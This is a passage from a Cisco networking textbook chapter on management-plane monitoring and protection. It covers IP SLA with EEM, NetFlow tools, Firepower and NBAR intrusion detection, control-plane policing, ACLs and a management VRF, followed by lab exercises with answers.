00 00  00 00   00 00  00 0B    B5 2D  30 E0   B3 43  5D C0
00 00  00 00   00 00  00 0A    B5 2D  30 E0
Router1(config)# exit
*Jun  2 10:07:32.036: %RTT-3-IPSLATHRESHOLD: IP SLAs(1): Threshold Occurred for
connectionLoss
```

```
! Looking in the log file shows that the even was also sent to syslog
Router1#show log | include RTT
*Jun  2 10:07:32.024: %RTT-4-OPER_CLOSS: condition occurred, entry number = 1
*Jun  2 10:07:32.036: %RTT-3-IPSLATHRESHOLD: IP SLAs(1): Threshold Occurred for
connectionLoss
```

For more granularity of control, Cisco's EEM can be used to monitor events and make configuration changes to a device, send emails, send SNMP traps, or write to the event log when an event is triggered.

Let's continue the IP SLA example by integrating it with EEM:

```
! Remove the null route from the previous example
Router1(config)#no ip route 3.3.3.3 255.255.255.255 null 0

! In our example we will monitor the SNMP OID for the ICMP RTT SLA
Router1(config)#ip sla 2
Router1(config-ip-sla)#icmp-echo 3.3.3.3
Router1(config-ip-sla-echo)#threshold 100
Router1(config-ip-sla-echo)#timeout 500
Router1(config-ip-sla-echo)#frequency 10
Router1(config-ip-sla-echo)#exit
Router1(config)#ip sla schedule 2 start-time now life forever

Router1(config)#event manager applet SLA_Connect_Failure
! The last value in the OID is the SLA number
   Router1(config-applet) event snmp oid 1.3.6.1.4.1.9.9.42.1.2.9.1.6.2 get-type exact
       entry-op eq entry-val 1 exit-op eq exit-val 2 poll-interval 5
Router1(config-applet)#action 1.0 syslog msg "Failed to ping to 3.3.3.3"
! Additional actions can be added. They are processed in order by a character
comparison.  This means 11.0 is less than 9.0, because the 11.0 starts with lower character
the 9.0.
Router1(config-applet)#exit

! Add null route
Router1(config)#ip route 3.3.3.3 255.255.255.255 null 0
Router1(config)# exit
! We see our custom log message in the console log.  It will also be sent to buffer or an
external syslog, if configured.
*Jun  2 10:40:13.051: %HA_EM-6-LOG: SLA_Connect_Failure: Failed to ping to 3.3.3.3

! Here we can see that the policy triggered
Router1# show event manager statistics  policy

                                    Average        Maximum
No.  Class     Triggered   Suppressed  Run Time       Run Time       Name
-------------------------------------------------------------------------------
1    applet    1           0           0.001          0.001          SLA_Connect_Failure
 event {} snmp
```

sFlow and NetFlow Tools

sFlow and NetFlow were discussed in Chapter 10. This chapter focuses on what a NetFlow tool looks like and why it is valuable.

NetFlow tools are commonly used to analyze problems with uneven balancing between links. Think of a scenario where you have several links leaving a site. This could either be in a link aggregation group or separate paths. The SNMP link utilization metric shows that some links are close to 100% utilized, while others are less than 20% utilized. The SNMP link utilization data doesn't allow for granular analysis. This is where NetFlow comes into play. With NetFlow, one can see statistics about the flows, which include source and destination addresses and ports. NetFlow data is also useful to look for problems in Quality of Service policies and to look for noisy applications.

Many of the network management suites include management of Syslog, SNMP, and the display of NetFlow data. There are also stand-alone tools for displaying NetFlow. The following are some of the freely available tools:

- SolarWinds Real-Time NetFlow Analyzer
- Colasoft Capsa Free
- ManageEngine NetFlow Analyzer
- Plixer Scrutinizer
- Paessler PRTG
- ntop nProbe

Even though "free" is enticing, total cost of ownership is always a consideration. The burden of using several independent tools can make an enterprise solution with a high procurement cost more attractive.

For the rest of the discussion on NetFlow analysis, we will use Prime Infrastructure. Assume we need to determine what ports and protocols are using most of the bandwidth and validate that they are configured correctly. Figure 18-9 shows a high-level dashboard that contains top clients and applications on the network. We see that DNS is most of the traffic. In a real network, this could indicate malicious activity using DNS tunneling, but in our case, it is because the network is mostly dormant and only has overhead traffic. Drilling down into DNS will provide more details.




Figure 18-9. *Prime Infrastructure performance monitoring*

As you can see in Figure 18-10, drilling into DNS details allows us to see how much DNS traffic each host is sending. We can also see traffic patterns.




Figure 18-10. *DNS traffic*

Intrusion Detection and Prevention Systems

Intrusions can often be detected by using signatures at the packet level or by analyzing composite data in tools, such as some of the management tools discussed in this chapter.

Dedicated sensors that capture traffic that transits the network are good choices for IDS components. Sourcefire was a leading vendor for intrusion detection. Its appliances were based on the open source application Snort. Now that it has been acquired by Cisco, the products are integrated with Cisco's next generation of firewalls and malware protection appliances.

A basic network intrusion detection sensor is usually signature based. Signatures look for patterns that match an exploit, but do not match normal traffic. Signature-based intrusion detection systems can quickly match data flows against their signature database and then act on the result. Intrusion detection systems can be either inline or passive. The difference between inline and passive is whether the system holds a packet while it is deciding or if it just inspects a copy of the packet. An advantage of inline detection is that it can stop the malicious packet and not just send an alarm or reset.

Cisco's next-generation firewalls are capable of filling either role. Firepower next-generation firewalls combine features of traditional firewalls with intrusion detection. Figure 18-11 shows an example of chaining an intrusion detection policy to a traditional access control entry. You can choose per-firewall rule if you need additional inspection.




Figure 18-11. *Firepower intrusion detection*

In Figure 18-11, you may have noted that there are four system-provided options and one user-created policy. The system-created policies work for most organizations. One can pick a policy based on whether they need to focus more on security or connectivity. The user-created policy option allows you to create a policy based on one of the Cisco-provided templates but add your own custom rule or remove default rules.

In addition to intrusion protection, firewalls are in a good position for network detection. They see all the data leaving the network and can forward data similar to NetFlow to the monitoring appliance. This allows you to see every host and application that is transiting the firewall. Figure 18-12 shows an overview dashboard of the network. Much like other monitoring tools, you can drill down into elements in the dashboard to get more information.




Figure 18-12. *Firepower network dashboard*

Another possible intrusion detection sensor is a router itself. However, using a router as an intrusion detection system is usually a poor design choice, due to the resource utilization required for intrusion detection. For the purposes of our example, you will use a router like a sensor. In this example, you are using Network-Based Application Recognition (NBAR) to match patterns. NBAR is a tool for QoS, but QoS policies can be used to thwart intrusion attempt.

In this example, you are looking for web traffic coming from 10.0.0.0/24 with a packet size of 1000 bytes. If you explore the options for matching protocols, you can see that there are many more options:

```
! Match the source IP address
Router1(config)#ip access-list standard FROM_10_0_0_0
Router1(config-std-nacl)#permit 10.0.0.0 0.0.0.255
Router1(config-std-nacl)#exit

Router1(config)#class-map match-all BAD_HTTP
! Match the predefined access list.
Router1(config-cmap)#match access-group name FROM_10_0_0_0
Router1(config-cmap)#match protocol http
Router1(config-cmap)#match packet length min 1000 max 1000
Router1(config-cmap)#exit

! Now we need to do something with the class map
! We could rate limit matches, set the DSCP, or drop them
! In this example, we are dropping the matches
Router1(config)#policy-map DROP_BAD
Router1(config-pmap)#class BAD_HTTP
Router1(config-pmap-c)#drop
Router1(config-pmap-c)#exit
```

```
! Allow everythign else in default class
Router1(config-pmap)#class class-default
Router1(config-pmap-c)#exit
Router1(config-pmap)#exit

! Now we need to bind it to an interface or the control plane
Router1(config)#interface Ethernet 0/0
Router1(config-if)#service-policy input DROP_BAD
```

Some platforms also support Flexible Packet Matching (FPM). FPM allows you to search for regular expression anywhere in the packet. It also allows you to constrain where it can match. FPM gives a router the flexibility to write complex rules, but remember that it comes at the cost of performance. FPM is configured in class-maps, and it can be combined with other techniques, such as protocol and access list matches.

Management and Design of Management Data

An issue with remotely monitoring systems is the flow of data for management. Some network devices have a designated port for out-of-band management, but many forward monitoring and management information over the data path. This can lead to security issues and bandwidth issues.

When designing the flow of management data, it is best to really look at your requirements and your resources. The approach of logging everything and then sorting through it later can provide the best forensic capabilities. If you don't have the bandwidth or storage space to support it, then you need to decide what you really need to log or trap. In the case of SNMP pulls from a NMS, it is common to pull a device every 5 minutes for health and status. If that is causing too much of a burden on the devices and network, you should look at increasing the interval span.

A decent general rule for logging is to log the information that proves most useful. Think about the case of an edge switch that services user desktops. Do you really need to know every time a desktop port goes up or down or whether information about the uplink is enough? On a distribution device, if you were limited to either logging EIGRP neighbor changes or port state changes, which would you pick? Assuming all the important ports have EIGRP neighbors, the EIGRP message would provide the most information. AU4

If you aren't able to design an architecture for management and monitoring that ensures that bandwidth demands don't exceed the availability, you can use shaping and policing to restrict management flows. In addition to shaping, some protocols, such as EIGRP, have built-in controls to limit bandwidth utilization.

Two ways to throttle management and control plane traffic are with control plane policing (CoPP) and through service policies bound to an interface. Policing the control plane is useful for data destined to the network device. Policies on an interface are good for traffic transiting the device.

Let's look at an example of CoPP. In this example, you drop any packets destined to the Telnet port. You limit ICMP to 8000 bps. You police 1,000,000 bps to routing protocols, but you transmit even when it exceeds the threshold. You limit all other control plane traffic to 16000 bps:

```
! Create required access lists
Router1(config)#ip access-list extended TELNET
Router1(config-ext-nacl)#permit tcp any eq telnet any
Router1(config-ext-nacl)#permit tcp any any eq telnet
Router1(config-ext-nacl)#exit
Router1(config)#ip access-list extended ICMP
Router1(config-ext-nacl)#permit icmp any any
Router1(config-ext-nacl)#exit
Router1(config)#ip access-list extended ROUTING
```

```
Router1(config-ext-nacl)#permit eigrp any any
Router1(config-ext-nacl)#permit tcp any any eq bgp
Router1(config-ext-nacl)#permit tcp any eq bgp any
Router1(config-ext-nacl)#exit
! Create class maps
Router1(config)#class-map TELNET
Router1(config-cmap)#match access-group name TELNET
Router1(config-cmap)#exit
Router1(config)#class-map ICMP
Router1(config-cmap)#match access-group name ICMP
Router1(config-cmap)#exit
Router1(config)#class-map ROUTING
Router1(config-cmap)#match access-group name ROUTING
Router1(config-cmap)#exit
Router1(config)#

! Create policy maps
Router1(config)#policy-map COPP
Router1(config-pmap)#class TELNET
Router1(config-pmap-c)#drop
Router1(config-pmap-c)#exit
Router1(config-pmap)#class ICMP
Router1(config-pmap-c)#police 8000 conform-action transmit exceed-action drop
Router1(config-pmap-c-police)#exit
Router1(config-pmap-c)#exit
Router1(config-pmap)#class ROUTING
Router1(config-pmap-c)# police 1000000 conform-action transmit exceed-action transmit
Router1(config-pmap-c-police)#exit
Router1(config-pmap-c)#exit
Router1(config-pmap)#class class-default
Router1(config-pmap-c)#police 16000 conform-action transmit exceed-action drop
Router1(config-pmap-c-police)#exit
Router1(config-pmap-c)#exit
Router1(config-pmap)#exit

! Now we need to bind the polict map to the control plane
Router1(config)#control-plane
Router1(config-cp)#service-policy input COPP
Router1(config-cp)#exit
Router1(config)#
*Jun  7 14:14:12.183: %CP-5-FEATURE: Control-plane Policing feature enabled on Control plane
aggregate path
```

For traffic leaving the router, here is an example of traffic shaping. You use the same class-maps, but create a new policy-map:

```
Router1(config)#policy-map SHAPER
Router1(config-pmap)#class ICMP
! This will match all ICMP going through the router since the access list specifies any
source and any destination
Router1(config-pmap-c)#shape average 8000
```

```
Router1(config-pmap-c)#class ROUTING
Router1(config-pmap-c)#shape average 1000000
Router1(config-pmap)#class class-default
! This is all unmarked traffic on the interface.
! We should give it the rest of the bandwidth
Router1(config-pmap-c)#bandwidth remaining percent 100
Router1(config-pmap-c)#interface Eth0/0
Router1(config-if)#service-policy output SHAPER
```

Access lists on interfaces are useful for securing flows to and through a network device. One thing you must keep in mind is that the default behavior of an access list is to deny anything that isn't explicitly permitted. If you are trying to secure traffic to a router, you should specify the traffic to the router that should be permitted, deny all other traffic destined to an interface on the router, and then explicitly permit all transit traffic. If you don't specifically permit the transit traffic, it will be denied by the implicit deny at the end of the access list. It is also essential to fully understand which flows are going to the router. If you are uncertain, you can log denies, but that should be a temporary measure. You also need to remember that a router may have multiple interfaces, including loopback interfaces, which may need to be included in an access list. In the following example, you permit protocols that should be allowed to the router using any destination, and then you explicitly deny the addresses on the router for everything else. In reality, this access list is too permissive, and you would need to ascertain more detailed source and destination information before making the access list:

```
! Set up an object group for the local addreses
Router1(config)#object-group network LOCAL_IP
Router1(config-network-group)#host 1.1.1.1
Router1(config-network-group)#host 192.168.12.1
Router1(config-network-group)#host 192.168.13.1
Router1(config-network-group)#exit
Router1(config)#ip access-list extended PROTECT_ME
Router1(config-ext-nacl)#permit icmp any any
Router1(config-ext-nacl)#permit eigrp any any
Router1(config-ext-nacl)#permit ospf any any
Router1(config-ext-nacl)#permit tcp any eq bgp any
Router1(config-ext-nacl)#permit tcp any any eq bgp
Router1(config-ext-nacl)#permit pim any any
Router1(config-ext-nacl)#permit igmp any any
Router1(config-ext-nacl)#permit tcp any any eq 22
Router1(config-ext-nacl)#permit tcp any eq 22 any
Router1(config-ext-nacl)#permit udp any any eq syslog
Router1(config-ext-nacl)#permit udp any any eq snmptrap
Router1(config-ext-nacl)#permit udp any any eq snmp
Router1(config-ext-nacl)#permit udp any eq snmp any
! Now deny everything else to the router
Router1(config-ext-nacl)#deny ip any object-group LOCAL_IP
! Now permit everything else
Router1(config-ext-nacl)#permit ip any any
Router1(config-ext-nacl)#exit

! Bind to the access list to an interface
Router1(config)#interface ethernet 0/0
Router1(config-if)#ip access-group PROTECT_ME in
Router1(config-if)#ip access-group PROTECT_ME out
```

To even further protect the management plane, you can use virtual routing and forwarding (VRF). VRF is discussed further in Chapter 23 with MPLS, but for now you just need to understand that it creates a separation in the routing and forwarding tables. When you create a VRF on a router, interfaces are isolated from those in other VRFs or in the default routing table:

```
Router1(config)#vrf definition MANAGEMENT
Router1(config-vrf)#rd 1:1
Router2(config-vrf)# address-family ipv4
Router1(config-vrf-af)#int loopback0
Router1(config-if)#vrf forwarding MANAGEMENT
% Interface Loopback0 IPv4 disabled and address(es) removed due to disabling VRF MANAGEMENT
Router1(config-if)#ip add 1.1.1.1 255.255.255.255
Router1(config-if)#exit
Router1(config)#exit
```

Notice that the connected interface Loopback0 isn't showing up in the global address table. You need to specify the VRF to see its routing table:

```
Router1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is not set

      192.168.12.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.12.0/24 is directly connected, Ethernet0/0
L        192.168.12.1/32 is directly connected, Ethernet0/0
Router1#
Router1#show ip route vrf MANAGEMENT

Routing Table: MANAGEMENT
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override
```

```
Gateway of last resort is not set

      1.0.0.0/32 is subnetted, 1 subnets
C        1.1.1.1 is directly connected, Loopback0
Router1#
```

By simply defining a VRF, you have only succeeded at isolating an interface. To be useful, you need to connect the VRF to other routers. You can do this either through VRF-lite or with MPLS. In this example, you configure a VLAN subinterface as a member of the MANAGEMENT VRF. By doing this on all routers in the network, you can create a management network with a separate address space and routing tables. Then you can safely block anything except transit traffic on the data plane routing interfaces:

```
Router1(config-if)#int eth0/0.10
Router1(config-subif)#encapsulation dot1Q 10
Router1(config-subif)#vrf forwarding MANAGEMENT
Router1(config-subif)#ip add 10.0.0.1 255.255.255.0
! Using different OSPF process as non-VRF interface
Router1(config-subif)#ip ospf 2 area 0
```

Exercises

For the exercises in this chapter, you will use two routers, configured as shown in Figure 18-13. Before starting on the first exercise, configure the loopback interfaces and the Ethernet interfaces. Configure EIGRP in named mode and verify that each router has an EIGRP route to the other router's loopback.




Figure 18-13. *Chapter exercises*

Syslog

Configure Syslog on Router1 to send logging messages to 10.2.2.2. Use the default protocol, but add a zero to the end of the default destination port. Use the loopback interface as the source for syslog messages. Configure Syslog to only log messages with a severity of "informational" or higher.

Configure EIGRP to log neighbor changes.

Verify logging with debug. Shut down Ethernet0/0 on Router2, and then reenable it after EIGRP goes down. This should cause an EIGRP neighbor relationship message. You will not actually have a syslog server. You are only verifying that the router attempted to generate a syslog message.

SNMP

Configure Router1 to send SNMP traps to 192.168.12.2. Use SNMPv3 with username *Apress* and authentication password *Password*. Set authentication, but not privacy for the SNMP traps. Enable traps only for EIGRP. Source traps from Loopback0.

Verify the task by causing the EIGRP neighbor relationship to break and then reestablish while you are debugging SNMP packets.

Service Policy

Create a policy to protect the control plane of Router1. Allow SSH with a rate limit of 16000 bps. Allow EIGRP to use 8000 bps. Drop all other traffic on the control plane.

Verify that EIGRP routing is still working, but that ICMP fails from Router2 to Router1.

Exercise Answers

The solution to the exercises is provided in this section. Where applicable, the configuration is provided with explanation.

Initial Configuration

Before starting the lab exercises, you need to set up the basic network. The following configuration snippets provide one solution for the initial configuration of the routers.

Router1

```
interface Loopback0
 ip address 10.1.1.1 255.255.255.255
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
router eigrp Apress
 !
 address-family ipv4 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  network 0.0.0.0
 exit-address-family
```

Router2

```
interface Loopback0
 ip address 10.2.2.2 255.255.255.255
interface Ethernet0/0
 ip address 192.168.12.2 255.255.255.0
```

```
router eigrp Apress
 !
 address-family ipv4 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  network 0.0.0.0
 exit-address-family
```

Syslog

This exercise asked to send syslog messages using the default protocol, but change the default port by appending a zero to the port number. That would make the destination port UDP 5140:

```
Router1(config)#logging host 10.2.2.2 transport udp port 5140
Router1(config)#logging source-interface Loopback 0
Router1(config)#logging trap informational

Router1(config)#router eigrp Apress
Router1(config-router)#address-family ipv4 unicast autonomous-system 100
Router1(config-router-af)#eigrp log-neighbor-changes
```

To verify logging using debug, let's define an access list and then debug packets against that list:

```
Router1(config)#access-list 100 permit udp any any eq 5140
Router1(config)#end
Router1#debug ip packet 100 detail
```

Now shut down Eth0/0 on Router2. Once you see that EIGRP went down, reenable the interface and observe the result on Router1:

```
Router2(config)#int eth0/0
Router2(config-if)#shut
Router2(config-if)#no shut
```

On Router1, you can see that it attempted to send a syslog message to the destination:

```
Router1#
*Jun  7 19:55:36.313: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 192.168.12.2 (Ethernet0/0)
is up: new adjacency
*Jun  7 19:55:37.388: IP: s=10.1.1.1 (local), d=10.2.2.2, len 150, local feature
*Jun  7 19:55:37.388:     UDP src=52019, dst=5140, Logical MN local(14), rtype 0, forus
FALSE, sendself FALSE, mtu 0, fwdchk FALSE
*Jun  7 19:55:37.388: FIBipv4-packet-proc: route packet from (local) src 10.1.1.1 dst
10.2.2.2
*Jun  7 19:55:37.389: FIBfwd-proc: Default:0.0.0.0/0 process level forwarding
*Jun  7 19:55:37.389: FIBfwd-proc: depth 0 first_idx 0 paths 1 long 0(0)
*Jun  7 19:55:37.389: FIBfwd-proc: try path 0 (of 1) v4-sp first short ext 0(-1)
*Jun  7 19:55:37.389: FIBfwd-proc: v4-sp valid
*Jun  7 19:55:37.389: FIBfwd-proc:  no nh type 8  - deag
```

```
Router1#
*Jun  7 19:55:37.389: FIBfwd-proc: ip_pak_table 0 ip_nh_table 65535 if none nh none deag 1
chg_if 0 via fib 0 path type special prefix
*Jun  7 19:55:37.389: FIBfwd-proc: Default:0.0.0.0/0 not enough info to forward via fib
(none none)
*Jun  7 19:55:37.389: FIBipv4-packet-proc: packet routing failed
*Jun  7 19:55:37.389: IP: s=10.1.1.1 (local), d=10.2.2.2, len 150, unroutable
*Jun  7 19:55:37.389:     UDP src=52019, dst=5140
Router1#
```

Now disable debugging:

```
Router1#undebug all
All possible debugging has been turned off
```

SNMP

The task for this exercise is to configure SNMPv3 with a destination of 192.168.12.2. The following snippets show the configuration and verification required for this task:

```
Router1(config)#snmp-server group ApressGroup v3 auth
Router1(config)#snmp-server user Apress ApressGroup v3 auth sha Password
Router1(config)#snmp-server host 192.168.12.2 version 3 auth Apress
Router1(config)#snmp-server enable traps eigrp
Router1(config)#snmp-server trap-source Loopback0
Router1(config)#exit

Router1#debug snmp packets
SNMP packet debugging is on

Router2(config)#int eth0/0
Router2(config-if)#shut
Router2(config-if)#no shut
```

Now, you look at the SNMP messages sent by Router1:

```
Router1#
sysUpTime.0 = 271350
 snmpTrapOID.0 = cEigrpNbrDownEvent
 cEigrpPeerAddr.0.100.0 = 192.168.12.2
 cEigrpPeerAddrType.0.100.0 = 1
*Jun  7 20:12:44.608: SNMP: Packet sent via UDP to 192.168.12.2
Router1#
```

Service Policy

This is a straightforward yet unrealistic policy. First, you define the classes:

```
Router1(config)#ip access-list extended SSH
Router1(config-ext-nacl)#permit tcp any any eq 22
Router1(config-ext-nacl)#class-map SSH
```

```
! You could also match on protocol instead of by an access list, but the access list is less
procesor intensive.
Router1(config-cmap)#match access-group name SSH
Router1(config-cmap)#ip access-list extended EIGRP
Router1(config-ext-nacl)#permit eigrp any any
Router1(config-ext-nacl)#class-map EIGRP
Router1(config-cmap)#match access-group name EIGRP
Router1(config-cmap)#exit
Router1(config)#class-map Rubbish
Router1(config-cmap)#match not access-group name SSH
Router1(config-cmap)#match not access-group name EIGRP
```

Next, you set the policy:

```
Router1(config-cmap)#policy-map COPP
Router1(config-pmap)#class SSH
Router1(config-pmap-c)#police 16000
Router1(config-pmap-c-police)#class EIGRP
Router1(config-pmap-c)#police 8000
Router1(config-pmap)#class Rubbish
Router1(config-pmap-c)#drop
```

Finally, you bind the policy to the control plane:

```
Router1(config-pmap-c)#control-plane
Router1(config-cp)#service-policy output COPP
```

Now, let's verify from Router2. You can see that ping doesn't work, but EIGRP is still up:

```
Router2#ping 192.168.12.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.12.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)

Router2#show ip eigrp neighbors
EIGRP-IPv4 VR(Apress) Address-Family Neighbors for AS(100)
H   Address                 Interface              Hold Uptime   SRTT   RTO  Q  Seq
                                                   (sec)         (ms)       Cnt Num
0   192.168.12.1            Et0/0                    13 00:16:08    9   100  0  18
Router2#
```

Summary

This chapter revisited the management plane, with an emphasis on tools and best practices. The purpose was to introduce you to a selection of tools that are either freely available or have a robust free demonstration version. Some best practices for securing and limiting the management and control planes were also covered.

Author Queries

Chapter No.: 18 0005078438

Queries	Details Required	Author's Response
AU1	Please check if edit to sentence starting "Splunk can find patterns…" is okay.	
AU2	Please check if "Prime Infrastructure add device interface" is okay as edited.	
AU3	Please provide citation for "Figure 18-7" in the text.	
AU4	Please check if edit to sentence starting "A decent general rule…" is okay.	

CHAPTER 19

Data Center and NX-OS

